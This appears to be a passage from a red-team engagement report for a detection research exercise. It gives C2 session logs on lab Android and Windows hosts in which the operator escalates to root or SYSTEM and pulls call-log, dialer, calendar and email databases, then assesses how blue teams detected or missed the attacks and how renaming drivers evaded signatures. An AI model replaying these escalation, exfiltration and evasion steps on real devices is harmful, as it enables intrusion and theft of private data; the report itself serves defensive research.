Error: Activity not started, unable to resolve Intent { act=android.intent.action.MAIN cat=[android.intent.category.LAUNCHER] flg=0x1

0000000 pkg=com.bloketech.lockwatch }

[user@ta1-clearscope-translate ~]$ adb shell am start com.bloketech.lockwatch/.MainActivity

Starting: Intent { act=android.intent.action.MAIN cat=[android.intent.category.LAUNCHER]

cmp=com.bloketech.lockwatch/.MainActivity }

### Event Log

15:49

admin@ta51-pivot-2:~/tmp/JavaApt$ sudo ./c2.py 80

listening on 10.0.6.183

use `sudo lsof -i` to find problem process when bind fails

Got connection from ('128.55.12.166', 40198)

C2> SHELL ls

sending "SHELL ls"

client replied: acct

bugreports

cache

charger

config

d

data

default.prop

dev

dsp

etc

firmware

init

init.environ.rc

init.rc

init.recovery.walleye.rc

init.usb.configfs.rc

init.usb.rc

init.zygote32.rc

init.zygote64\_32.rc

lost+found

metadata

mnt

oem

persist

postinstall

proc

res

root

sbin

sdcard

storage

sys

system

ueventd.rc

vendor

C2> SHELL whoami

sending "SHELL whoami"

client replied: u0\_a118

C2> ELEVATE

sending "ELEVATE"

client replied: OK

C2> SHELL whoami

sending "SHELL whoami"

client replied: root

C2> SHELL cp /data/data/com.android.providers.media/databases/external.db /data/local/tmp

sending "SHELL cp /data/data/com.android.providers.media/databases/external.db /data/local/tmp"

client replied:

C2> SHELL ls /data/local/tmp/\*.db

sending "SHELL ls /data/local/tmp/\*.db"

client replied:

C2> SHELL ls /data/local/tmp

sending "SHELL ls /data/local/tmp"

client replied: a64.ko

external.db

msm\_g711tlaw.ko

swap

tc

C2> SHELL ls /data/data/com/android/providers/media

sending "SHELL ls /data/data/com/android/providers/media"

client replied:

C2> SHELL whoami

sending "SHELL whoami"

client replied: root

C2> SHELL ls /data/data/com/android/providers/media

sending "SHELL ls /data/data/com/android/providers/media"

client replied:

C2> SHELL whoami

sending "SHELL whoami"

client replied: root

C2> SHELL ls -l /data/data/com.android.providers.media/databases/external.db

sending "SHELL ls -l /data/data/com.android.providers.media/databases/external.db"

client replied: -rw-rw---- 1 u0\_a6 u0\_a6 184320 2019-05-17 15:45 /data/data/com.android.providers.media/databases/external.db

C2> SHELL cp /data/data/com.android.providers.media/databases/external.db /data/local/tmp

sending "SHELL cp /data/data/com.android.providers.media/databases/external.db /data/local/tmp"

client replied:

C2> SHELL ls /data/local/tmp

sending "SHELL ls /data/local/tmp"

client replied: a64.ko

external.db

msm\_g711tlaw.ko

swap

tc

15:52

msm\_g711tlaw.ko

swap

tc

C2> SHELL cp /data/data/com.android.providers.media/databases/internal.db /data/local/tmp

sending "SHELL cp /data/data/com.android.providers.media/databases/internal.db /data/local/tmp"

client replied:

C2> SHELL cp /data/data/com.android.documentsui/databases/lastAccess.db

sending "SHELL cp /data/data/com.android.documentsui/databases/lastAccess.db"

client replied:

C2> SHELL cp /data/data/com.android.providers.contacts/databases/calllog.db

sending "SHELL cp /data/data/com.android.providers.contacts/databases/calllog.db"

client replied:

C2> SHELL ls -l /data/local/tmp

sending "SHELL ls -l /data/local/tmp"

client replied: total 20971572

-rwxrwxrwx 1 root root 5824 2019-05-17 18:27 a64.ko

-rw------- 1 root root 0 2019-05-17 19:51 external.db

-rw------- 1 root root 0 2019-05-17 19:53 internal.db

-rwxrwxrwx 1 root root 10128 2019-05-17 18:26 msm\_g711tlaw.ko

-rw------- 1 root root 21474836480 2019-05-15 00:45 swap

drwxrwxrwx 4 system system 4096 2019-05-07 12:50 tc

C2> SHELL cp /data/data/com.android.providers.media/databases/external.db /data/local/tmp

sending "SHELL cp /data/data/com.android.providers.media/databases/external.db /data/local/tmp"

client replied:

C2> SHELL ls -l /data/local/tmp/external.db

sending "SHELL ls -l /data/local/tmp/external.db"

client replied: -rw------- 1 root root 0 2019-05-17 19:51 /data/local/tmp/external.db

C2> SHELL cat /data/local/tmp/external.db

sending "SHELL cat /data/local/tmp/external.db"

client replied:

C2> SHELL cp /data/data/com.android.providers.contacts/databases/calllog.db

sending "SHELL cp /data/data/com.android.providers.contacts/databases/calllog.db"

client replied:

C2> SHELL cp /data/data/com.android.providers.contacts/databases/calllog.db /data/local/tmp

sending "SHELL cp /data/data/com.android.providers.contacts/databases/calllog.db /data/local/tmp"

client replied:

C2> SHELL ls -l /data/data/com.android.providers.contacts/databases/calllog.db

sending "SHELL ls -l /data/data/com.android.providers.contacts/databases/calllog.db"

client replied: -rw-rw---- 1 u0\_a4 u0\_a4 32768 2019-05-07 12:52 /data/data/com.android.providers.contacts/databases/calllog.db

C2> SHELL ls -l /data/local/tmp/calllog.db

sending "SHELL ls -l /data/local/tmp/calllog.db"

client replied: -rw------- 1 root root 0 2019-05-17 19:56 /data/local/tmp/calllog.db

C2>

16:00

C2> quit

sending "quit"

client replied:

C2> QUIT

## 16:11 -- FiveDirections 1 -- Verifier Drakon APT FileFilter-Elevate (Cont)

A previous attack setup Drakon to run everytime Firefox is started using the Verifier process injection technique. This attack picked up from there, using a C2 connection that resulted from starting Firefox that launched Drakon. The attacker used the new elevate driver to gain SYSTEM privileges. The elevate driver was triggered by trying to open a specific filename which did not exist. The attacker then exfil’ed the host file.

### Targets

* ta1-fivedirections-1 128.55.12.55 Windows 10

### Capabilities

* Verifier
* Drakon APT
* FileFilter-Elevate Driver (File System Filter Driver)

### Event Log

16:11

kududyn@kududyn-ProLiant-SL170s-G6:/e5/oc2\_5d$ date

Fri May 17 16:11:02 EDT 2019

kududyn@kududyn-ProLiant-SL170s-G6:/e5/oc2\_5d$ python ocMain.py --http 8110

Must install flask to use snuggly, ignoring...

projects/build\_drakon.sh

Default interface: 0.0.0.0

Listening for connections:

0.0.0.0:8110 [HTTP]

MAIN>

[\*] ################## New connection received ##################

[\*] [windows] [x64] [N/A] [N/A]

[\*] Initializing new windows console

[\*] ################## NEW CONSOLE READY [W1] ####################

MAIN>co

[\*] ################## New connection received ##################

[\*] [windows] [x64] [N/A] [N/A]

[\*] Initializing new windows console

[\*] ################## NEW CONSOLE READY [W2] ####################

MAIN>list

W2 128.55.12.167:51588 --> 128.55.12.167:8110 [HTTP] Fri May 17 16:12:33 2019 active 3s

W1 128.55.12.167:51587 --> 128.55.12.167:8110 [HTTP] Fri May 17 16:12:31 2019 active 5s

MAIN>con W1

W1>whoami

[\*] admin

W1>hostname

[\*] ta1-fivedirections-1

W1>elevate3

[\*] Elevate3 using generated file name [PD2GziBJ2wpDwP]

[\*] elevate success

W1>whoami

[\*] admin

On target run as admin sc start filemon

W1>elevate3

[\*] Elevate3 using generated file name [7B4qoq3yWIKPQh]

[\*] elevate success

W1>whoami

[\*] SYSTEM

MAIN>list

W4 128.55.12.167:51590 --> 128.55.12.167:8110 [HTTP] Fri May 17 16:14:32 2019 active 9s

W3 128.55.12.167:51589 --> 128.55.12.167:8110 [HTTP] Fri May 17 16:14:25 2019 active 16s

W2 128.55.12.167:51588 --> 128.55.12.167:8110 [HTTP] Fri May 17 16:12:33 2019 DEAD 112s

W1 128.55.12.167:51587 --> 128.55.12.167:8110 [HTTP] Fri May 17 16:12:31 2019 DEAD 125s

16:15

W4>whoami

[\*] admin

W4>elevate3

[\*] Elevate3 using generated file name [DXu0yAtkCpuUTo]

[\*] elevate success

W4>whoami

[\*] SYSTEM

W4>ps

16:15

W4>pwd

[\*] C:\Users\admin\Documents\Pictures

W4>cd ..

W4>cd ..

W4>cd ..

W4>cd ..

W4>cd Windows

W4>cd System32

W4>cd drivers

W4>cd etc

W4>dir

[\*] 03/05/2019 06:05 PM <DIR> .

[\*] 03/05/2019 06:05 PM <DIR> ..

[\*] 04/16/2019 05:31 PM 1650 hosts

[\*] 09/29/2017 01:44 PM 3683 lmhosts.sam

[\*] 03/18/2017 09:01 PM 407 networks

[\*] 03/18/2017 09:01 PM 1358 protocol

[\*] 03/18/2017 09:01 PM 17635 services

[\*] 03/05/2019 06:04 PM 70 tc-version

14:16

W4>cat hosts

[\*] # Copyright (c) 1993-2009 Microsoft Corp.

#

# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.

#

# This file contains the mappings of IP addresses to host names. Each

# entry should be kept on an individual line. The IP address should

# be placed in the first column followed by the corresponding host name.

# The IP address and the host name should be separated by at least one

# space.

#

# Additionally, comments (such as these) may be inserted on individual

# lines or following the machine name denoted by a '#' symbol.

#

# For example:

#

# 102.54.94.97 rhino.acme.com # source server

# 38.25.63.10 x.acme.com # x client host

# localhost name resolution is handled within DNS itself.

# 127.0.0.1 localhost

# ::1 localhost

127.0.0.1 ta1-fivedirections-1

128.55.12.58 ta1-fivedirections-translate-1-dp

128.55.12.160 ta1-fivedirections-translate-2-dp

128.55.12.52 ta3-test-dp

128.55.12.73 ta3-prometheus-1-dp

128.55.12.74 ta3-prometheus-2-dp

128.55.12.59 ta3-starc-1-dp kafka-1

128.55.12.60 ta3-starc-2-dp kafka-2

128.55.12.61 ta3-starc-3-dp kafka-3

128.55.12.62 ta3-starc-4-dp kafka-4

128.55.12.63 ta3-starc-5-dp kafka-5

128.55.12.64 ta3-starc-6-dp kafka-6

128.55.12.56 ta1-fivedirections-2-dp

10.0.4.2 files.tc.bbn.com devel.tc.bbn.com

128.55.12.115 ta1-theia-replay-marple-1-dp

128.55.12.85 ta1-theia-database-dp

128.55.12.112 ta1-theia-analysis-dp

128.55.12.110 ta1-theia-target-1-dp ta1-theia-target-3-dp

128.55.12.51 ta1-cadets-1-dp

128.55.12.119 ta1-theia-target-3-dp

128.55.12.111 ta1-theia-target-2-dp

p

128.55.12.111 ta1-theia-target-2-dp

W4>main

MAIN>list

W4 128.55.12.167:51590 --> 128.55.12.167:8110 [HTTP] Fri May 17 16:14:32 2019 active 105s

W3 128.55.12.167:51589 --> 128.55.12.167:8110 [HTTP] Fri May 17 16:14:25 2019 active 112s

W2 128.55.12.167:51588 --> 128.55.12.167:8110 [HTTP] Fri May 17 16:12:33 2019 DEAD 112s

W1 128.55.12.167:51587 --> 128.55.12.167:8110 [HTTP] Fri May 17 16:12:31 2019 DEAD 125s

## 16:20 -- ClearScope 1 -- Tester Micro APT BinFmt-Elevate

The attacker once again used ta1-pivot-2 for C2 tools on the target network. Since the previous test failed to run Micro APT by dropping it to disk from an APK (Appstarter), we decided to run the tester Micro APT directly from an adb shell in /data/local/tmp. While this was not our first choice, it was our last alternative in the short time remaining as the dropper APK was not working as expected. The first time we ran tester, we realized adb shell was already running as root and we would not be able to test privilege escalation. So, we quit the C2 session and reran the tester executable as the shell user. This time, we were able to use the BinFmt Elevate driver to gain root access. We then exfil’ed some files.

### Targets

* ta1-pivot-2 128.55.12.233 Ubuntu 14.04
* ta1-clearscope-translate 128.55.12.54 Android 8

### Capabilities

* Tester (Micro APT)
* BinFmt-Elevate

### Benign Activity Setup

kududyn@kududyn-ProLiant-SL170s-G6:~/tmp$ scp tester user@128.55.12.54:.

user@128.55.12.54's password

tester 100% 131KB 131.5KB/s 00:00

16:20

[user@ta1-clearscope-translate ~]$ ls

Android firefox4980.apk ingestor-2019-04-23-18:27.log ingestor-2019-05-09.log screencap-instr.apk

CDM ingestor-2019-04-09-13:02.log ingestor-2019-04-24-18:10.log ingestor-2019-05-15.log tester

TC ingestor-2019-04-11-17:24.log ingestor-2019-05-03-18:47.log lockwatch-instr.apk

barephone-instr.apk ingestor-2019-04-12-13:55.log ingestor-2019-05-03-19:14.log regression-2019-04-04-21:04

cs-setup ingestor-2019-04-23-15:35.log ingestor-2019-05-07-12:53.log regression-latest

[user@ta1-clearscope-translate ~]$ adb push tester /data/local/tmp

tester: 1 file pushed. 6.9 MB/s (134648 bytes in 0.019s)

[user@ta1-clearscope-translate ~]$ adb shell

walleye:/ # cd data/local/tmp

walleye:/data/local/tmp # ls

a64.ko calllog.db external.db internal.db msm\_g711tlaw.ko swap tc tester

16:21

walleye:/data/local/tmp # ls -la tester

-rwxrwxrwx 1 root root 134648 2019-05-17 20:19 tester

### Event Log 1

walleye:/data/local/tmp # ./tester

admin@ta51-pivot-2:~/tmp/microapt$ sudo python c2.py 80

waiting for connection on port 80

waiting for micro apt (ctrl+c to break from loop)

connection from (send quit to disconnect micro-apt) ('128.55.12.166', 40210)

sending: '\x08\x00\x00\x00\x00\x00\x00\x00' (8 bytes)

00000000: 08 00 00 00 00 00 00 00 ........

received:

00000000: 92 00 00 00 01 00 00 00 00 00 00 00 7A 00 00 00 ............z...

00000010: 7A 00 00 00 00 00 00 00 6F 73 3A 0A 3D 3D 3D 0A z.......os:.===.

00000020: 2D 61 6E 64 72 6F 69 64 2D 61 72 6D 36 34 0A 75 -android-arm64.u

00000030: 6E 61 6D 65 3A 0A 3D 3D 3D 3D 3D 3D 0A 4C 69 6E name:.======.Lin

00000040: 75 78 20 6C 6F 63 61 6C 68 6F 73 74 20 34 2E 34 ux localhost 4.4

00000050: 2E 38 38 2D 67 62 34 33 31 30 33 31 37 20 23 31 .88-gb4310317 #1

00000060: 20 53 4D 50 20 50 52 45 45 4D 50 54 20 54 68 75 SMP PREEMPT Thu

00000070: 20 41 70 72 20 34 20 31 37 3A 34 30 3A 32 34 20 Apr 4 17:40:24

00000080: 45 44 54 20 32 30 31 39 20 61 61 72 63 68 36 34 EDT 2019 aarch64

00000090: 0A 00 ..

'\x92\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00z\x00\x00\x00z\x00\x00\x00\x00\x00\x00\x00os:\n===\n-android-arm64\nuname:\n======\n

Linux localhost 4.4.88-gb4310317 #1 SMP PREEMPT Thu Apr 4 17:40:24 EDT 2019 aarch64\n\x00'

os:

===

-android-arm64

uname:

======

Linux localhost 4.4.88-gb4310317 #1 SMP PREEMPT Thu Apr 4 17:40:24 EDT 2019 aarch64

APT>whoami

sending: '\x08\x00\x00\x00\x16\x00\x00\x00' (8 bytes)

00000000: 08 00 00 00 16 00 00 00 ........

received:

00000000: 25 00 00 00 17 00 00 00 00 00 00 00 0D 00 00 00 %...............

00000010: 0D 00 00 00 00 00 00 00 75 69 64 3A 30 20 65 75 ........uid:0 eu

00000020: 69 64 3A 30 00 id:0.

apt returned: uid:0 euid:0

16:22

APT>quit

sending: '\x08\x00\x00\x004\x00\x00\x00' (8 bytes)

00000000: 08 00 00 00 34 00 00 00 ....4...

breaking out of msg input loop

finally

waiting for micro apt (ctrl+c to break from loop)

### Event Log 2

16:23

walleye:/data/local/tmp # su shell

walleye:/data/local/tmp $ ./tester

Linux localhost 4.4.88-gb4310317 #1 SMP PREEMPT Thu Apr 4 17:40:24 EDT 2019 aarch64\n\x00'

os:

===

-android-arm64

uname:

======

Linux localhost 4.4.88-gb4310317 #1 SMP PREEMPT Thu Apr 4 17:40:24 EDT 2019 aarch64

APT>whoami

sending: '\x08\x00\x00\x00\x16\x00\x00\x00' (8 bytes)

00000000: 08 00 00 00 16 00 00 00 ........

received:

00000000: 2B 00 00 00 17 00 00 00 00 00 00 00 13 00 00 00 +...............

00000010: 13 00 00 00 00 00 00 00 75 69 64 3A 32 30 30 30 ........uid:2000

00000020: 20 65 75 69 64 3A 32 30 30 30 00 euid:2000.

apt returned: uid:2000 euid:2000

APT>ELEVATE2

unknown command, or bad syntax

APT>elevate2

sending: '\x08\x00\x00\x002\x00\x00\x00' (8 bytes)

00000000: 08 00 00 00 32 00 00 00 ....2...

received:

00000000: 1C 00 00 00 33 00 00 00 00 00 00 00 04 00 00 00 ....3...........

00000010: 04 00 00 00 00 00 00 00 00 00 00 00 ............

apt returned: 0

APT>whoami

sending: '\x08\x00\x00\x00\x16\x00\x00\x00' (8 bytes)

00000000: 08 00 00 00 16 00 00 00 ........

received:

00000000: 25 00 00 00 17 00 00 00 00 00 00 00 0D 00 00 00 %...............

00000010: 0D 00 00 00 00 00 00 00 75 69 64 3A 30 20 65 75 ........uid:0 eu

00000020: 69 64 3A 30 00 id:0.

apt returned: uid:0 euid:0

16:24

APT>getfile /data/data/com.android.dialer/databases/dialer.db dialer.db

sending: 'J\x00\x00\x00\x04\x00\x00\x00\x00\x00\x00\x002\x00\x00\x002\x00\x00\x00\x00\x00\x00\x00/data/data/com.android.dialer/databa

ses/dialer.db\x00' (74 bytes)

00000000: 4A 00 00 00 04 00 00 00 00 00 00 00 32 00 00 00 J...........2...

00000010: 32 00 00 00 00 00 00 00 2F 64 61 74 61 2F 64 61 2......./data/da

00000020: 74 61 2F 63 6F 6D 2E 61 6E 64 72 6F 69 64 2E 64 ta/com.android.d

00000030: 69 61 6C 65 72 2F 64 61 74 61 62 61 73 65 73 2F ialer/databases/

00000040: 64 69 61 6C 65 72 2E 64 62 00 dialer.db.

received: '\x18\x00\x01\x00\x05\x00\x00\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00SQLite format 3\x00\x10\x0

0\x01\x01\x00@ \x00\x00\x00\t\x00\x00\x00\x10\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0b\x00\x00\x00\x04\x00\x00\x00\x00\x00\x0

0\x00\x10\x00\x00\x00\x01\x00\x00\x00\n\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x

00\x00\x00\x00\x00\x00\x00\x00\t\x00.\x10\xfc\r\r\n\x00'...'\x00\x00\x00\x00' (65560 bytes)

MD5(dialer.db) = b4e816ad9d4a8ea7212694e729a841d5 │······························

APT>getfile /data/data/com.android.providers.calendar/databases/calendar.db calendar.db

sending: 'X\x00\x00\x00\x04\x00\x00\x00\x00\x00\x00\x00@\x00\x00\x00@\x00\x00\x00\x00\x00\x00\x00/data/data/com.android.providers.cal

endar/databases/calendar.db\x00' (88 bytes)

00000000: 58 00 00 00 04 00 00 00 00 00 00 00 40 00 00 00 X...........@...

00000010: 40 00 00 00 00 00 00 00 2F 64 61 74 61 2F 64 61 @......./data/da

00000020: 74 61 2F 63 6F 6D 2E 61 6E 64 72 6F 69 64 2E 70 ta/com.android.p

00000030: 72 6F 76 69 64 65 72 73 2E 63 61 6C 65 6E 64 61 roviders.calenda

00000040: 72 2F 64 61 74 61 62 61 73 65 73 2F 63 61 6C 65 r/databases/cale

00000050: 6E 64 61 72 2E 64 62 00 ndar.db.

received: '\x18\xe0\x01\x00\x05\x00\x00\x00\x00\x00\x00\x00\x00\xe0\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00SQLite format 3\x00\x10\x0

0\x01\x01\x00@ \x00\x00\x00\x04\x00\x00\x00\x1e\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x1a\x00\x00\x00\x04\x00\x00\x00\x00\x00\

x00\x00\x1b\x00\x00\x00\x01\x00\x00\x02X\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\

x00\x00\x00\x00\x00\x00\x00\x00\x04\x00.\x10\xfc\x05\x00\x00\x00'...';END' (122904 bytes)

MD5(calendar.db) = bdad3b64bd9108576ce3ddab54f32309

16:25

APT>getfile /data/data/com.android.email/databases/EmailProvider.db email.db

sending: 'P\x00\x00\x00\x04\x00\x00\x00\x00\x00\x00\x008\x00\x00\x008\x00\x00\x00\x00\x00\x00\x00/data/data/com.android.email/databas

es/EmailProvider.db\x00' (80 bytes)

00000000: 50 00 00 00 04 00 00 00 00 00 00 00 38 00 00 00 P...........8...

00000010: 38 00 00 00 00 00 00 00 2F 64 61 74 61 2F 64 61 8......./data/da

00000020: 74 61 2F 63 6F 6D 2E 61 6E 64 72 6F 69 64 2E 65 ta/com.android.e

00000030: 6D 61 69 6C 2F 64 61 74 61 62 61 73 65 73 2F 45 mail/databases/E

00000040: 6D 61 69 6C 50 72 6F 76 69 64 65 72 2E 64 62 00 mailProvider.db.

received: '\x18\x10\x02\x00\x05\x00\x00\x00\x00\x00\x00\x00\x00\x10\x02\x00\x00\x00\x00\x00\x00\x00\x00\x00SQLite format 3\x00\x10\x0

0\x01\x01\x00@ \x00\x00\x00\x03\x00\x00\x00!\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00)\x00\x00\x00\x04\x00\x00\x00\x00\x00\x00\x0

0\x1e\x00\x00\x00\x01\x00\x00\x00\x7f\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00

\x00\x00\x00\x00\x00\x00\x00\x03\x00.\x10\xfc\x05\x00\x00\x00'...'ger)' (135192 bytes)

MD5(email.db) = b10cea67153921c8d23baa4c67a03799

16:26

APT>quit

sending: '\x08\x00\x00\x004\x00\x00\x00' (8 bytes)

00000000: 08 00 00 00 34 00 00 00 ....4...

breaking out of msg input loop

finally

waiting for micro apt (ctrl+c to break from loop)

16:27

walleye:/data/local/tmp $ rm tester

walleye:/data/local/tmp $ exit

walleye:/data/local/tmp # exit

[user@ta1-clearscope-translate ~]$

[user@ta1-clearscope-translate ~]$ rm tester

[user@ta1-clearscope-translate ~]$ rm barephone-instr.apk

[user@ta1-clearscope-translate ~]$ rm lockwatch-instr.apk

[user@ta1-clearscope-translate ~]$ exit

logout

Connection to 128.55.12.54 closed.

# Analysis

Engagement 5 utilized toolsets which made it much more difficult for the TA2 performers to distinguish malicious behavior from benign traffic. The majority of the APTs used were in memory attacks.

It became apparent that the performers had been using our previous attacks against us. Instead of detecting the activity, the heuristic they adopted was to signature our activity based on known attack procedures such as writing to disk, reusing old process names, etc. Essentially, they learned out to identify our behavior strings. An example of this was the kernel driver glx\_alsa\_675 that just about every performer detected in the previous engagements.

This engagement we made a concerted effort to change things up. We modified all of our process names, kernel drivers and procedures so they would not match up with anything they had seen before. The results of this was that virtually all of our malicious activity went undetected. This all but confirmed our hypothesis.

During the engagement, there were only two of the four TA2 performers who actively participated. They were TA5.2 and MARPLE. RIPE chose not to participate due to obligations associated with OPTC transition efforts. ADAPT did not participate during the engagement but did provide a report prior to the PI meeting.

## TA5.2 Cyber Protection Team

TA5.2 CPT participated fully in Engagement 5. Overall, we were very impressed with their responsiveness. In real time they seemed to have the same difficulty as the other performers in that they reported benign activity as malicious. They were able to detect three of our attacks in real time which was quite impressive. These were reported a few short minutes after they took place. This shows that the toolsets they employed, while not perfect, were able to detect nation state activities in real time in some cases.

While they weren’t able to see movement once the attack went into memory, they were able to identify specific IP addresses associated with the attack as well as port numbers. They also identified privilege escalation during the Firefox Drakon APT Elevate Copykatz attack. CPT even reported the new privileges being added to the process.




Table 1 TA5.2 Overall Detection Accuracies

### 05/08/2019 12:58 -- TA5.2 Windows 2 -- Firefox Drakon APT Sysinfo

TA5.2 reported this attack as Process Injection, triggered by Endgame detection. They detected and reported the IP address and ports used in the attack, which was IP address 128.55.12.233 and TCP ports 80, 8000, and 443. These were detected and reported in real-time by Endgame/Splunk. The activity was attributed to Firefox, which was launched by Microsoft Word. TA5.2 used Splunk to perform forensic analysis after the fact but was unable to find any more information about the attack.




Table 2 TA5.2 Windows attack using Firefox backdoor, Drakon APT, and Sysinfo module

### 05/08/2019 14:37 -- TA5.2 Windows 1 -- Firefox Drakon APT Elevate Copykatz 1

TA5.2 reported this attack as Process Injection, triggered by Endgame detection. Similar to the previous attack, they reported that they confirmed the network addresses being but none of the C2 commands being used. Unlike the previous attack, they forgot to provide the IP and ports used. Since these were the same as the first attack, it is expected that they detected the same IP and ports, 128.55.12.233 with ports 80, 8000, and 443. They missed everything that followed, including privilege escalation.




Table 3 TA5.2 Windows attack using Firefox backdoor, Drakon APT, Elevate driver, and Copykatz module

### 05/08/2019 15:14 -- TA5.2 Windows 1 -- Firefox Drakon APT Elevate Copykatz 2

TA5.2 reported this attack as Process Injection, triggered by Endgame detection. Similar to the previous attack, they forgot to provide the IP and ports used. Since these were the same as the first attack, it is expected that they detected the same IP and ports, 128.55.12.233 with ports 80, 8000, and 443. TA5.2 also detected the use of privilege escalation, reporting the new privileges added to the process. The timestamp on the privilege escalation was off by almost an hour, but the event was still reported.




Table 4 TA5.2 Windows attack using Firefox backdoor, Drakon APT, Elevate driver, and Copykatz module, attempt #2

## MARPLE

TA2 MARPLE performed had a difficult time discerning benign from malicious activity during the engagement but improved upon that with the forensic identification of malicious activity. Most of the reported events were benign activity or the setup of the vulnerable kernel drivers, but movement of files is not in and of itself considered malicious. The actual activity associated with the files in question and the kernel modules was not identified in real time or in the subsequent forensic analysis. The results were not completely unexpected as the performers had less time for forensic activity, new capabilities to detect, and more realistic benign activity to sift through.

